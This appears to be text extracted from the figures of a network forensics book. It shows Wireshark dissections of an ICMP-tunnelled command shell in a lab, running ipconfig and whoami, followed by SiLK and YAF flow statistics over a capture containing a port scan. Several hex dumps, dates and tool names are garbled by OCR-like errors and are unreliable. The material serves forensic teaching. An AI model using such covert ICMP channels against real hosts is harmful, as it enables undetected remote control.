0020 99 81 00 00 fc b9 00 01 03 45 00 00 00 00 00 00  --E-----

```

Type (icmp.type), 1 byte Packets: 1087 Displayed: 510 (46.9%) Profile: Default

icmp.type == 0

No.	Time	New Column	Source	Destination	Protocol	Length	Info
2	0.001713	2019/01/18 17:59:34.151172	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
4	0.205984	2019/01/18 17:59:34.354543	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
6	0.408721	2019/01/18 17:59:34.558180	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
8	0.612320	2019/01/18 17:59:34.761779	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
10	0.815004	2019/01/18 17:59:34.964463	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
12	1.019101	2019/01/18 17:59:35.168560	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
14	1.220811	2019/01/18 17:59:35.370270	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
16	1.425921	2019/01/18 17:59:35.574480	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
18	1.628103	2019/01/18 17:59:35.777562	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
20	1.830889	2019/01/18 17:59:35.980348	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
22	2.035397	2019/01/18 17:59:36.184856	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)
24	2.237226	2019/01/18 17:59:36.386685	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=848/20483, ttl=255 (request in 23)
26	2.442589	2019/01/18 17:59:36.592048	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=849/20739, ttl=255 (request in 25)
28	2.646046	2019/01/18 17:59:36.795505	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=850/20995, ttl=255 (request in 27)
30	2.849608	2019/01/18 17:59:36.998527	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=851/21251, ttl=255 (request in 29)
32	3.051616	2019/01/18 17:59:37.201075	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=852/21507, ttl=255 (request in 31)
34	3.253709	2019/01/18 17:59:37.403168	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=853/21763, ttl=255 (request in 33)
36	3.458814	2019/01/18 17:59:37.608273	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=854/22019, ttl=255 (request in 35)
38	3.662052	2019/01/18 17:59:37.811511	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=855/22275, ttl=255 (request in 37)
40	3.865550	2019/01/18 17:59:38.015009	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=856/22531, ttl=255 (request in 39)
42	4.068940	2019/01/18 17:59:38.218399	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=857/22787, ttl=255 (request in 41)
44	4.270804	2019/01/18 17:59:38.420263	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=858/23043, ttl=255 (request in 43)

Header checksum: 0xf124 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.153.130
Destination: 192.168.153.129

Internet Control Message Protocol
Type: 0 (Echo (ping) reply)
Code: 0

```

0000 00 0c 29 1f 85 33 08 0c 29 d8 3c 42 08 00 45 00  --) <3-- > <B-- E-
0010 00 1c 16 67 00 00 ff 01 f1 24 c0 a8 99 82 c0 a8  --g----- $-----
0020 99 81 00 00 fc b9 00 01 03 45 00 00 00 00 00 00  --E-----
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  --E-----

```

Type (icmp.type), 1 byte Packets: 1087 Displayed: 508 (46.7%) Profile: Default

No.	Time	New Column	Source	Destination	Protocol	Length	Info
145	14.641623	2019/018 17:59:48.791082	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146	14.643181	2019/018 17:59:48.792640	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=909/36099, ttl=255 (request in 145)
147	14.845338	2019/018 17:59:48.994797	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148	14.846934	2019/018 17:59:48.996393	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=910/36355, ttl=255 (request in 147)
149	15.047360	2019/018 17:59:49.196819	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=911/36611, ttl=255 (no response found!)
150	15.048514	2019/018 17:59:49.197973	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151	15.251289	2019/018 17:59:49.400748	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
152	15.251935	2019/018 17:59:49.401394	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=912/36867, ttl=255
153	15.455926	2019/018 17:59:49.605385	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=913/37123, ttl=255 (no response found!)

> Ethernet II, Src: Vmware_lf:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)

> Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130

0100 = Version: 4

.... 0101 = Header Length: 20 bytes (5)

> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)

Total Length: 28

Identification: 0x3a4d (14925)

Flags: 0x0000

Time to live: 255

Protocol: ICMP (1)

Header checksum: 0xcd3e [validation disabled]

[Header checksum status: Unverified]

Source: 192.168.153.129

Destination: 192.168.153.130

> Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0xf46f [correct]

[Checksum Status: Good]

Identifier (BE): 1 (0x0001)

Identifier (LE): 256 (0x0100)

Sequence number (BE): 911 (0x038f)

Sequence number (LE): 36611 (0x8f03)

> [No response seen]

```

0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 00 00 45 00  ..<B...>..3..E.
0010 00 1c 3a 4d 00 00 ff 01 cd 3e c0 a8 99 81 c0 a8  ..M...>.....
0020 99 82 00 00 f4 6f 00 01 03 8f  ..-o-...
  
```

Type (icmp.type), 1 byte

Packets: 1087 · Displayed: 1087 (100.0%)

No.	Time	New Column	Source	Destination	Protocol	Length	Info
144	14.440221	2019/018 17:59:48.589680	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=908/35843, ttl=255 (request in 143)
145	14.641623	2019/018 17:59:48.791082	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=909/36099, ttl=255 (reply in 146)
146	14.643181	2019/018 17:59:48.792640	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=909/36099, ttl=255 (request in 145)
147	14.845338	2019/018 17:59:48.994797	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=910/36355, ttl=255 (reply in 148)
148	14.846934	2019/018 17:59:48.996393	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=910/36355, ttl=255 (request in 147)
149	15.047360	2019/018 17:59:49.196819	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=911/36611, ttl=255 (no response found!)
150	15.048514	2019/018 17:59:49.197973	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151	15.251289	2019/018 17:59:49.400748	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
152	15.251935	2019/018 17:59:49.401394	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=912/36867, ttl=255
153	15.455926	2019/018 17:59:49.605385	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=913/37123, ttl=255 (no response found!)
154	15.457487	2019/018 17:59:49.606946	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=913/37123, ttl=255
155	15.658609	2019/018 17:59:49.808068	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=914/37379, ttl=255 (no response found!)
156	15.660704	2019/018 17:59:49.810163	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=914/37379, ttl=255

Total Length: 37

Identification: 0xe1e5 (7701)

> Flags: 0x0000

Time to live: 255

Protocol: ICMP (1)

Header checksum: 0xe96d [validation disabled]

[Header checksum status: Unverified]

Source: 192.168.153.130

Destination: 192.168.153.129

> Internet Control Message Protocol

Type: 0 (Echo (ping) reply)

Code: 0

Checksum: 0xd4c2 [correct]

[Checksum Status: Good]

Identifier (BE): 1 (0x0001)

Identifier (LE): 256 (0x0100)

Sequence number (BE): 911 (0x038f)

Sequence number (LE): 36611 (0x8f03)

> Data (9 bytes)

Data: 697063f6e6669670a

```

0010 00 25 1e 15 00 00 ff 01 e9 6d c0 a8 99 82 c0 a8  %.....ipconf
0020 99 81 00 00 4d c2 00 01 03 8f 69 70 63 f6 e6 6e  ..M....ipconf
0030 69 67 0a 00 00 00 00 00 00 00 00 00 00 00 00  ..e.....
  
```

Data (data.data), 9 bytes

Packets: 1087 · Displayed: 1087 (100.0%)

No.	Time	New Column	Source	Destination	Protocol	Length	Info
179	17.895091	2019/018 17:59:52.044550	192.168.153.129	192.168.153.130	ICMP	62	Echo (ping) request id=0x0001, seq=925/40195, ttl=255 (no response found!)
180	17.896776	2019/018 17:59:52.046235	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=925/40195, ttl=255
181	18.099631	2019/018 17:59:52.249090	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=926/40451, ttl=255 (reply in 182)
182	18.101375	2019/018 17:59:52.250804	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=926/40451, ttl=255 (request in 181)
183	18.301425	2019/018 17:59:52.450804	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=927/40707, ttl=255 (reply in 184)
184	18.302458	2019/018 17:59:52.451917	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=927/40707, ttl=255 (request in 183)
185	18.505321	2019/018 17:59:52.654780	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=928/40963, ttl=255 (reply in 186)
186	18.506001	2019/018 17:59:52.656360	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=928/40963, ttl=255 (request in 185)
187	18.709293	2019/018 17:59:52.858752	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=929/41219, ttl=255 (reply in 188)
188	18.711024	2019/018 17:59:52.860483	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=929/41219, ttl=255 (request in 187)
189	18.912114	2019/018 17:59:53.061573	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=930/41475, ttl=255 (reply in 190)
190	18.913337	2019/018 17:59:53.062796	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=930/41475, ttl=255 (request in 189)
191	19.114687	2019/018 17:59:53.264146	192.168.153.129	192.168.153.130	ICMP	42	Echo (ping) request id=0x0001, seq=931/41731, ttl=255 (reply in 192)

> Frame 179: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
 > Ethernet II, Src: Vmware_if:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
 > Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
 0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
 > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 Total Length: 48
 Identification: 0x3a5b (14939)
 > Flags: 0x0000
 Time to live: 255
 Protocol: ICMP (1)

```

0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 00 00 45 00  --) <B--> .-3.-E
0010 00 30 3a 5b 00 00 ff 01 cd 1c c0 a8 99 81 c0 a8  0: { .....
0020 99 82 08 00 d0 b1 00 01 03 9d 5c 55 73 65 72 73  ..... /Users
0030 5c 41 70 65 78 5c 44 65 73 6b 74 6f 70 3e      \Apex\De sktop>
  
```

No.	Time	New Column	Source	Destination	Protocol	Length	Info
150	15.048514	2019/018 17:59:49.197973	192.168.153.130	192.168.153.129	ICMP	60	Echo (ping) reply id=0x0001, seq=911/36611, ttl=255
151	15.251289	2019/018 17:59:49.400748	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=912/36867, ttl=255 (no response found!)
152	15.455926	2019/018 17:59:49.605385	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=913/37123, ttl=255 (no response found!)
153	15.658609	2019/018 17:59:49.808068	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=914/37379, ttl=255 (no response found!)
154	15.861371	2019/018 17:59:50.010830	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=915/37635, ttl=255 (no response found!)
159	16.065014	2019/018 17:59:50.214473	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=916/37891, ttl=255 (no response found!)
163	16.268272	2019/018 17:59:50.417731	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=917/38147, ttl=255 (no response found!)
165	16.472288	2019/018 17:59:50.621747	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=918/38403, ttl=255 (no response found!)
167	16.674768	2019/018 17:59:50.824227	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=919/38659, ttl=255 (no response found!)
169	16.878536	2019/018 17:59:51.027995	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=920/38915, ttl=255 (no response found!)
171	17.081864	2019/018 17:59:51.231323	192.168.153.129	192.168.153.130	ICMP	106	Echo (ping) request id=0x0001, seq=921/39171, ttl=255 (no response found!)

> Frame 179: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
 > Ethernet II, Src: Vmware_if:85:33 (00:0c:29:1f:85:33), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
 > Internet Protocol Version 4, Src: 192.168.153.129, Dst: 192.168.153.130
 > Internet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0xd0b1 [correct]
 [Checksum Status: Good]
 Identifier (BE): 1 (0x0001)
 Identifier (LE): 256 (0x0100)
 Sequence number (BE): 925 (0x039d)
 Sequence number (LE): 40195 (0x9d03)
 [No response seen]
 Data (20 bytes)
 Data: 5c55736572735c417065785c4465736b746f703e
 [Length: 20]


```


0000 00 0c 29 d8 3c 42 00 0c 29 1f 85 33 00 00 45 00  --) <B--> .-3.-E
0010 00 30 3a 5b 00 00 ff 01 cd 1c c0 a8 99 81 c0 a8  0: { .....
0020 99 82 08 00 d0 b1 00 01 03 9d 5c 55 73 65 72 73  ..... /Users
0030 5c 41 70 65 78 5c 44 65 73 6b 74 6f 70 3e      \Apex\De sktop>
  
```


Data: Protocol Packets: 1087 - Displayed: 17 (1.6%) Profile: Default



```
new 1 x
1 ipconfig
2 ipconfig
3
4 Windows IP Configuration
5
6
7 Ethernet adapter Bluetooth Network Connection:
8
9     Media State . . . . . : Media disconnected
10    Connection-specific DNS Suffix  . :
11
12 Ethernet adapter Local Area Connection:
13
14     Connection-specific DNS Suffix  . : localdomain
15     Link-local IPv6 Address . . . . . : fe80::9159:b58a:a7b4:ee7a%11
16     IPv4 Address. . . . . : 192.168.153.129
17     Subnet Mask . . . . . : 255.255.255.0
18     Default Gateway . . . . . : 192.168.153.2
19
20 Tunnel adapter isatap.{5AD02034-98D0-488D-9AE3-E4779554625D}:
21
22     Media State . . . . . : Media disconnected
23     Connection-specific DNS Suffix  . :
24
25 Tunnel adapter isatap.localdomain:
26
27     Media State . . . . . : Media disconnected
28     Connection-specific DNS Suffix  . :
29
30 C:\Users\Apex\Desktop>whoami
31 whoami
32 win-6fo9irt3265\apex
33
34 C:\Users\Apex\Desktop>
```

Chapter 4: Statistical Flow Analysis









```
Downloads nipunjaswal$ yaf --in FullPack.pcap --out Fullpack.yaf
Downloads nipunjaswal$ █
```

```
.$ yafscii --in Fullpack.yaf
.$ █
```

```
2019-02-09 14:00:25.878 - 14:01:09.780 (43.902 sec) tcp 192.168.153.132:56446 => 91.189.91.23:80 46270d73:5bf2593b S/APF:AS/APF (2184/8855 <-> 4431/5968890) rtt 357 ms
2019-02-09 14:04:20.894 tcp 192.168.153.132:34930 => 192.168.153.2:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.2:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.134:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:1720 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.898 tcp 192.168.153.132:34930 => 192.168.153.135:23 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.134:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms
2019-02-09 14:04:20.994 - 14:04:20.995 (0.001 sec) tcp 192.168.153.132:34930 => 192.168.153.135:995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 1 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:1995 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:135 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.996 tcp 192.168.153.132:34930 => 192.168.153.2:8000 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:256 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3389 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:445 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:25 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:554 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:1723 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.997 tcp 192.168.153.132:34930 => 192.168.153.2:3304 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
2019-02-09 14:04:21.999 tcp 192.168.153.132:34930 => 192.168.153.2:143 507290bb:00000000 S/0:AR/0 (1/44 <-> 1/40) rtt 0 ms
```

```
.$ rwipfix2silk Fullpack.yaf --silk-output=test.rw
.$ █
```

```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw
test.rw:
```

```
format(id)          FT_RWIPV6ROUTING(0x0c)
version             16
byte-order          littleEndian
compression(id)     none(0)
header-length       88
record-length       88
record-version      1
silk-version        3.17.2
count-records       19842
file-size           1746184
command-lines
```

```
1 rwipfix2silk --silk-output=test.rw Fullpack.yaf
```



```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo test.rw --field=7
test.rw:
  count-records      19842
```

```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwfileinfo *.rw --summary
example.rw:
  format(id)         FT_RWIPV6ROUTING(0x0c)
  version            16
  byte-order         littleEndian
  compression(id)    none(0)
  header-length      88
  record-length      88
  record-version     1
  silk-version       3.17.2
  count-records      19842
  file-size          1746184
  command-lines      1  rwipfix2silk --silk-output=example.rw

file.rw:
  format(id)         FT_RWIPV6ROUTING(0x0c)
  version            16
  byte-order         littleEndian
  compression(id)    none(0)
  header-length      88
  record-length      88
  record-version     1
  silk-version       3.17.2
  count-records      19842
  file-size          1746184
  command-lines      1  rwipfix2silk --silk-output=file.rw
```

****SUMMARY**:**

number-files	4
total-records	79368
all-file-sizes	6984736

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 test.rw
eTime|sen|          sIP|          dIP|sPort|dPort|pro|  packets|   bytes|  flags|          sTime| duration|
09.780| 0| 192.168.153.132|  91.189.91.23|56446| 80| 6|   2184|  88555|FS PA |2019/02/09T14:00:25.878| 43.902|2019/02/09T14:01:
09.780| 0|          91.189.91.23| 192.168.153.132| 80|56446| 6|   4431| 5968890|FS PA |2019/02/09T14:00:26.235| 43.545|2019/02/09T14:01:
20.894| 0| 192.168.153.132| 192.168.153.2|34930|1720| 6|    1|    44| S |2019/02/09T14:04:20.894| 0.000|2019/02/09T14:04:
20.894| 0| 192.168.153.2| 192.168.153.132|1720|34930| 6|    1|    40| R A |2019/02/09T14:04:20.894| 0.000|2019/02/09T14:04:
20.898| 0| 192.168.153.132| 192.168.153.2|34930| 23| 6|    1|    44| S |2019/02/09T14:04:20.898| 0.000|2019/02/09T14:04:

```

```

| Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw
          sIP|          dIP|dPort|sPort|
          192.168.153.132|          91.189.91.23| 80|56446|
          91.189.91.23| 192.168.153.132|56446| 80|
          192.168.153.132|          192.168.153.2|1720|34930|
          192.168.153.2|          192.168.153.132|34930|1720|
          192.168.153.132|          192.168.153.2| 23|34930|

```

```

Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited
sIP|dIP|dPort|sPort
192.168.153.132|91.189.91.23|80|56446
91.189.91.23|192.168.153.132|56446|80
192.168.153.132|192.168.153.2|1720|34930
192.168.153.2|192.168.153.132|34930|1720
192.168.153.132|192.168.153.2|23|34930
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwcut --num-rec=5 --fields=sip,dip,dport,sport file.rw --delimited --column-sep=,
sIP,dIP,dPort,sPort
192.168.153.132,91.189.91.23,80,56446
91.189.91.23,192.168.153.132,56446,80
192.168.153.132,192.168.153.2,1720,34930
192.168.153.2,192.168.153.132,34930,1720
192.168.153.132,192.168.153.2,23,34930

```

```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwttotal --skip-zero test.rw --dport
```

dPort	Records	Bytes	Packets
0	5	976	22
1	12	528	12
3	15	660	15
4	13	572	13
6	14	616	14
7	12	528	12
9	13	572	13
13	16	704	16
17	13	572	13
19	16	704	16
20	12	528	12
21	15	660	15
22	16	1008	22
23	12	528	12
24	12	528	12
25	14	616	14
26	14	616	14
30	16	704	16
32	15	660	15
33	16	704	16
37	16	704	16
42	13	572	13
43	16	704	16
49	13	572	13
53	23	3622	59
67	7	2980	9
68	6	2624	8
70	13	572	13
79	17	748	17
80	47	133410	3170

```

[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwttotal --skip-zero test.rw --sip-first-24
sIP_First24|          Records|          Bytes|          Packets|
  0. 0. 0|              2|         1312|              4|
 52.216.110|             1|         4481|             15|
 54.153. 54|             1|         6282|             14|
 91.189. 88|             1|        113072|             89|
 91.189. 89|             2|         1216|             16|
 91.189. 91|            30|       7960101|            5954|
 91.189. 94|             1|          608|              8|
172.217.166|             1|          240|              4|
184. 31. 93|             1|          419|              5|
192.168.153|           19771|       1082035|           23753|
192.168.174|              7|          1464|              29|
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwttotal --skip-zero test.rw --sip-first-16
sIP_First16|          Records|          Bytes|          Packets|
  0. 0|              2|         1312|              4|
 52.216|             1|         4481|             15|
 54.153|             1|         6282|             14|
 91.189|            34|       8074997|            6067|
172.217|             1|          240|              4|
184. 31|             1|          419|              5|
192.168|           19778|       1083499|           23782|

```

```

[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwniq --field=dIP --values=records,bytes,packets --sort-output test.rw
dIP| Records| Bytes| Packets|
52.216.110.139| 1| 1393| 15|
54.153.54.194| 1| 1195| 13|
91.189.88.162| 1| 2557| 58|
91.189.89.198| 1| 608| 8|
91.189.89.199| 1| 608| 8|
91.189.91.23| 2| 119694| 2933|
91.189.91.157| 28| 2812| 37|
91.189.94.4| 1| 608| 8|
100.24.165.74| 2| 320| 8|
172.217.166.206| 1| 240| 4|
184.31.93.153| 1| 504| 6|
192.168.153.1| 2001| 88328| 2001|
192.168.153.2| 1291| 81766| 1560|
192.168.153.129| 3096| 151008| 3335|
192.168.153.132| 5255| 8323016| 11464|
192.168.153.134| 4803| 213112| 4822|
192.168.153.135| 1284| 62249| 1350|
192.168.153.254| 2006| 89436| 2006|
192.168.153.255| 6| 8639| 59|
192.168.174.1| 3| 760| 19|
192.168.174.2| 1| 56| 1|
192.168.174.254| 1| 328| 1|
224.0.0.22| 2| 640| 16|
224.0.0.251| 3| 2964| 46|
224.0.0.252| 10| 1044| 20|
239.255.255.250| 14| 16033| 89|
255.255.255.255| 2| 1312| 4|
ff02::2| 1| 168| 3|
ff02::c| 1| 996| 6|
ff02::16| 4| 1520| 20|
ff02::fb| 4| 3588| 44|
ff02::1:2| 3| 3003| 21|
ff02::1:3| 10| 1444| 20|
ff02::1:ff83:3df2| 1| 64| 1|

```

```
[Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rwstats --overall-stats test.rw  
FLOW STATISTICS--ALL PROTOCOLS: 19842 records
```

```
*BYTES min 40; max 5968890
```

```
quartiles LQ 38.96308 Med 46.70369 UQ 53.58784 UQ-LQ 14.62476
```

interval_max	count<=max	%_of_input	cumul_%
40	5092	25.662736	25.662736
60	14407	72.608608	98.271344
100	148	0.745893	99.017236
150	13	0.065518	99.082754
256	57	0.287269	99.370023
1000	97	0.488862	99.858885
10000	22	0.110876	99.969761
100000	3	0.015119	99.984881
1000000	1	0.005040	99.989920
4294967295	2	0.010080	100.000000

```
*PACKETS min 1; max 4431
```

```
quartiles LQ 0.75529 Med 1.51074 UQ 2.26587 UQ-LQ 1.51058
```

interval_max	count<=max	%_of_input	cumul_%
3	19701	99.289386	99.289386
4	47	0.236871	99.526257
10	73	0.367906	99.894164
20	7	0.035279	99.929443
50	6	0.030239	99.959681
100	3	0.015119	99.974801
500	1	0.005040	99.979841
1000	1	0.005040	99.984881
10000	3	0.015119	100.000000
4294967295	0	0.000000	100.000000

```
*BYTES/PACKET min 40; max 1347
```

```
quartiles LQ 38.90196 Med 41.33140 UQ 42.70091 UQ-LQ 3.79895
```

interval_max	count<=max	%_of_input	cumul_%
40	5100	25.703054	25.703054
44	14484	72.996674	98.699728
60	57	0.287269	98.986997
100	147	0.740853	99.727850
200	13	0.065518	99.793368
400	34	0.171354	99.964721
600	2	0.010080	99.974801
800	2	0.010080	99.984881
1500	3	0.015119	100.000000
4294967295	0	0.000000	100.000000

```
Lucideuss-MacBook-Pro:Downloads nipunjaswal$ rstats --fields=1,2 --values=packets --count=20 test.rw
```

```
INPUT: 19842 Records for 76 Bins and 30006 Total Packets
```

```
OUTPUT: Top 20 Bins by Packets
```

sIP	dIP	Packets	%Packets	cumul_%
91.189.91.23	192.168.153.132	5919	19.726055	19.726055
192.168.153.132	192.168.153.129	3333	11.107778	30.833833
192.168.153.132	192.168.153.134	3059	10.194628	41.028461
192.168.153.132	91.189.91.23	2933	9.774712	50.803173
192.168.153.134	192.168.153.132	2563	8.541625	59.344798
192.168.153.132	192.168.153.254	2001	6.668666	66.013464
192.168.153.132	192.168.153.1	2000	6.665334	72.678798
192.168.153.100	192.168.153.134	1757	5.855496	78.534293
192.168.153.132	192.168.153.2	1319	4.395788	82.930081
192.168.153.2	192.168.153.132	1317	4.389122	87.319203
